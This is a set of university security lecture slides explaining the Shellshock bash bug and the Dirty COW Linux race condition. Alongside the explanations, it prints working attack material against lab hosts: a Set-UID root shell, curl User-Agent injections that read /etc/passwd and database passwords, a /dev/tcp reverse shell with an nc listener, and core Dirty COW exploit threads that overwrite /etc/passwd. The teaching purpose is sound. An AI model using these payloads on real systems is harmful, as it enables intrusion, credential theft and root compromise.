

Shellshock and Dirty COW

Instructor: Khaled Diab

Previous Lecture

- Security Models
 - Access Control
- UNIX Security Model

Today's Lecture

Shellshock Attack



Dirty COW



Shellshock



Shell

- A core Unix application
- Provides an interface to OS
- Communication between shell and spawned programs via redirection and pipes
- Different flavors: `bash` and `sh`, `tcsh` and `csch`, `ksh`, `zsh`

Bash

- Bourne-again shell
- Released in 1989
- The default login shell for many OS
- Today's vulnerability:
 - Discovered in 2014
 - Had been in bash code base since 1989



From: tmb@alum.mit.edu (Thomas M. Breuel)
Date: Fri, 8 Sep 89 04:54:05 EDT

- show quoted text -

Bash 1.03 can export functions to other bashes.

Upon reading in the environment, if a string of the form "name=() {" is found, then that is a function definition. Perhaps I can support the other syntax as well.

Shell Functions

Define a new function

```
$ foo () { echo "Inside foo"; }
```

Print the function

```
$ declare -f foo
```

Call the function

```
$ foo  
Inside foo
```

Passing Functions to a Child Process

Option #1: Define a function and export it.

(If the two processes are shell)

```
$ foo () { echo "Inside foo"; }
```

```
$ export -f foo
```

```
$ bash          # a child process
```

```
$ foo
```

```
Inside foo      # from the child proc
```

} Parent

} Child (forked)

Passing Functions to a Child Process

Option #2: Define a function as a *shell variable*.

(The parent may not be a shell)

```
$ foo='() { echo "Inside foo"; }'
```

```
$ foo
```

```
() { echo "Inside foo"; }
```

```
$ declare -f foo
```

```
$ export foo
```

```
$ bash          # a child process
```

```
$ foo
```

```
Inside foo      # from the child proc
```

} Parent

} Child (forked)

What happened?

- When we export a **shell variable**
 - it is passed down to the child process as an **environment variable**.
- If the child process is bash
 - it is converted to a **shell variable** again
 - During the conversion, special strings are parsed as a **shell function**

```
$ foo='() { echo "Inside foo"; }'
```

How Does bash Parse Env. Variables?

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    for (string_index = 0; string = env[string_index++]; ) {
        ...
        if (... && STREQN ("() {", string, 4)) {
            ...
            parse_and_execute (temp_string, name,
SEVAL_NONINT|SEVAL_NOHTST);
        }
        ...
    }
}
```

1. Check if env. var. is a function
2. Modify it to a function definition
3. Parse and Execute the function

What could go wrong?

- `parse_and_execute()` is a generic function
- It can parse commands outside the function



```
foo=() { echo "Inside foo"; };
```

```
foo () { echo "Inside foo"; };
```



```
foo=() { echo "Inside foo"; }; echo "extra";
```

```
foo () { echo "Inside foo"; }; echo "extra";
```



Arbitrary
code can be
executed!

Example: `() { ::; };`

```
$ foo='() { echo "479/980"; }; echo "Hi ";'  
$ export foo  
$ bash_shellshock  
Hi  
  
$ foo  
479/980
```

Exploiting Shellshock Vulnerability

- Two conditions:
 1. Target process has to call bash
 2. The process should get some env. variables from the outside
- Shellshock may results in Remote Code Execution (RCE)



Example: Attacking a Set-UID Program

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

void main() {
    setuid(geteuid());
    system("/bin/ls -l");
}
```

Setup: Install a vulnerable bash version

1. Build the program
2. Make it a Set-UID program
3. Attack it

Example: Attacking a Set-UID Program

```
$ export foo='() { echo "hello"; }; /bin/sh'
```

```
$ ./vuln
```

Causes bash to get invoked

```
sh-4.2#
```


```
sh-4.2# id
```

```
uid=0(root) ...
```

A root shell!

Example: Attacking a CGI Program

- Common Gateway Interface
 - Can be used by web servers to run executables per HTTP request
 - Many CGI programs use shell scripts



Example: Attacking a CGI Program

- What env. vars. can we control?
- CGI script at server:

```
#!/bin/bash  
echo "Content-type: text/plain"  
echo "Hello World"  
strings /proc/$$/environ
```

- At client:

```
curl http://10.0.2.7/cgi-bin/test.cgi
```

Request

```
Hello World
```

Response

```
HTTP_HOST=10.0.2.7
```

```
HTTP_USER_AGENT=curl/7.47.0
```

```
HTTP_ACCEPT=*
```

```
PATH=/usr/local/sbin:/usr/local/bin:...
```

Example: Attacking a CGI Program

- HTTP_USER_AGENT can be controlled by an attacker!

```
curl -A "test" http://10.0.2.7/cgi-bin/test.cgi
```

```
Hello World
```

```
HTTP_HOST=10.0.2.7
```

```
HTTP_USER_AGENT=test
```

```
HTTP_ACCEPT=/*/*
```

```
PATH=/usr/local/sbin:/usr/local/bin:...
```

- We will inject shell commands in HTTP_USER_AGENT!

RCE #1: Listing Files

```
$ curl -A "()" { echo hello; }; echo; /bin/ls -l  
http://10.0.2.7/cgi-bin/test.cgi  
  
total 4  
-rwxr-xr-x 1 root root 85 Feb  6 16:06 test.cgi
```

RCE #2: Looking at `/etc/passwd`

```
$ curl -A "()" { echo hello; }; echo; /bin/cat  
/etc/passwd" http://10.0.2.7/cgi-bin/test.cgi
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync
```

RCE #3: Stealing MySQL passwords

- In many apps, they're stored in config files!

```
$ curl -A "()" { echo hello; }; echo; /bin/cat  
<path_to_config> http://10.0.2.7/cgi-bin/test.cgi  
  
$CONFIG->dbuser = 'elgg_admin';  
  
/**  
 * The database password  
 *  
 * @global string $CONFIG->dbpass  
 */  
$CONFIG->dbpass = 'passwd';
```

Can we login to the victim server?

- Or at least emulate being logged in!
- We need a running shell on the victim server:
 - Inputs are taken from the attacker
 - Outputs are redirected to the attacker

→ This is called a ***Reverse Shell***

Create a Reverse Shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

1

2

3

4

(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket

(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

RCE #4: Running a Reverse Shell

- On the attacker machine, we need to shells
 - One to send the request
 - One to send inputs to the shell and receive outputs from the shell
- Opens a TCP server listening to 9090

```
$ nc -lv 9090  
Listening on [0.0.0.0] (family 0, port 9090)
```

- Create the reverse shell

```
$ curl -A "()" { echo hello; }; echo; echo; /bin/bash -i >  
/dev/tcp/10.0.2.5/9090 0<&1 2>&1" http://10.0.2.7/cgi-  
bin/test.cgi
```

Dirty Cow



Dirty COW

- A race condition vulnerability
 - Existed in Linux kernel since 2007
 - Discovered and exploited in 2016!
- Attacker goal:
 - Mapping a protected file to writeable region in memory (how?)
 - Modify the protected file by writing to memory
- Major consequences
 - Gain root privilege! (how?)

A Recipe for Race Condition Vulnerability

Victim Program

- (1) **Check** if an operation P is valid for a resource R
- (2) ...
- (3) **Apply** P on R

Attacker Program

...

Modify resource R to a controlled area

...




Components of the Vulnerability

1. mmap
2. mmap Modes
3. Memory management via hints
4. mmap with read-only files


mmap

- Maps a file to memory
- Creates a mapping between virtual memory of a proc and the file
 - Reading from the mapped area → Reading from the file
 - Writing to the mapped area → Writing to the file




mmap: Modes

- MAP_SHARED
 - Two processes share the same physical memory region




mmap: Modes

- MAP_PRIVATE
 - Each process points to its own copy in the physical memory!



mmap: Copy-on-write and MAP_PRIVATE


- Since copy is expensive → it only happens when P2 calls `write()`
- COW: used extensively in modern OS (e.g., fork)



madvise: Discard the Copied Memory

- Gives hint to the kernel about memory management
- `MADV_DONTNEED` option
 - Tells the kernel to free the private copy
- Side effect:
 - Process page table will point back to the original physical memory

madvice: Discard the Copied Memory



Mapping Read-only Files

- `MAP_PRIVATE` and read-only files:
 - Writing to the private copy does not modify the read-only file
- Demo:
 1. **Create** a mapping of a read-only file using `MAP_PRIVATE` (causes COW)
 2. **Modify** the private copy (using `write` call)
 - Check that the private copy is changed
 3. **Call** `madvise` to make the page table points to the original mapped area
 - Check that the read-only region is not modified

Dirty COW Vulnerability

write

(1) Check if memory is writeable

(2) Make a copy

(3) Update the page table to
point to the new copy

(4) Write to the memory

Attacker Program

...

Update the page table to
point to the original copy
(how?)

...

- Issues:
 - Steps (3) and (4) are not atomic
 - write does not make an additional check

Exploiting the Dirty COW Vulnerability

- Target file: /etc/passwd



```
testcow:x:1001:1002:,,,:/home/testcow:/bin/bash
```

- The attacker program has two threads:
 - Writing testcow:x:0000 to /etc/passwd
 - Modifying the page table to point to original memory location

Program Threads

```
char *content= "testcow:x:0000";
off_t offset = (off_t) arg;

int f=open("/proc/self/mem", O_RDWR);
while(1) {
    lseek(f, offset, SEEK_SET);
    write(f, content, strlen(content));
}
```

```
int file_size = (int) arg;
while(1){
    madvise(map, file_size, MADV_DONTNEED);
}
```



Map for a Read-only file

Next Lecture

- Wrapping up Software/System Security
- Quiz #1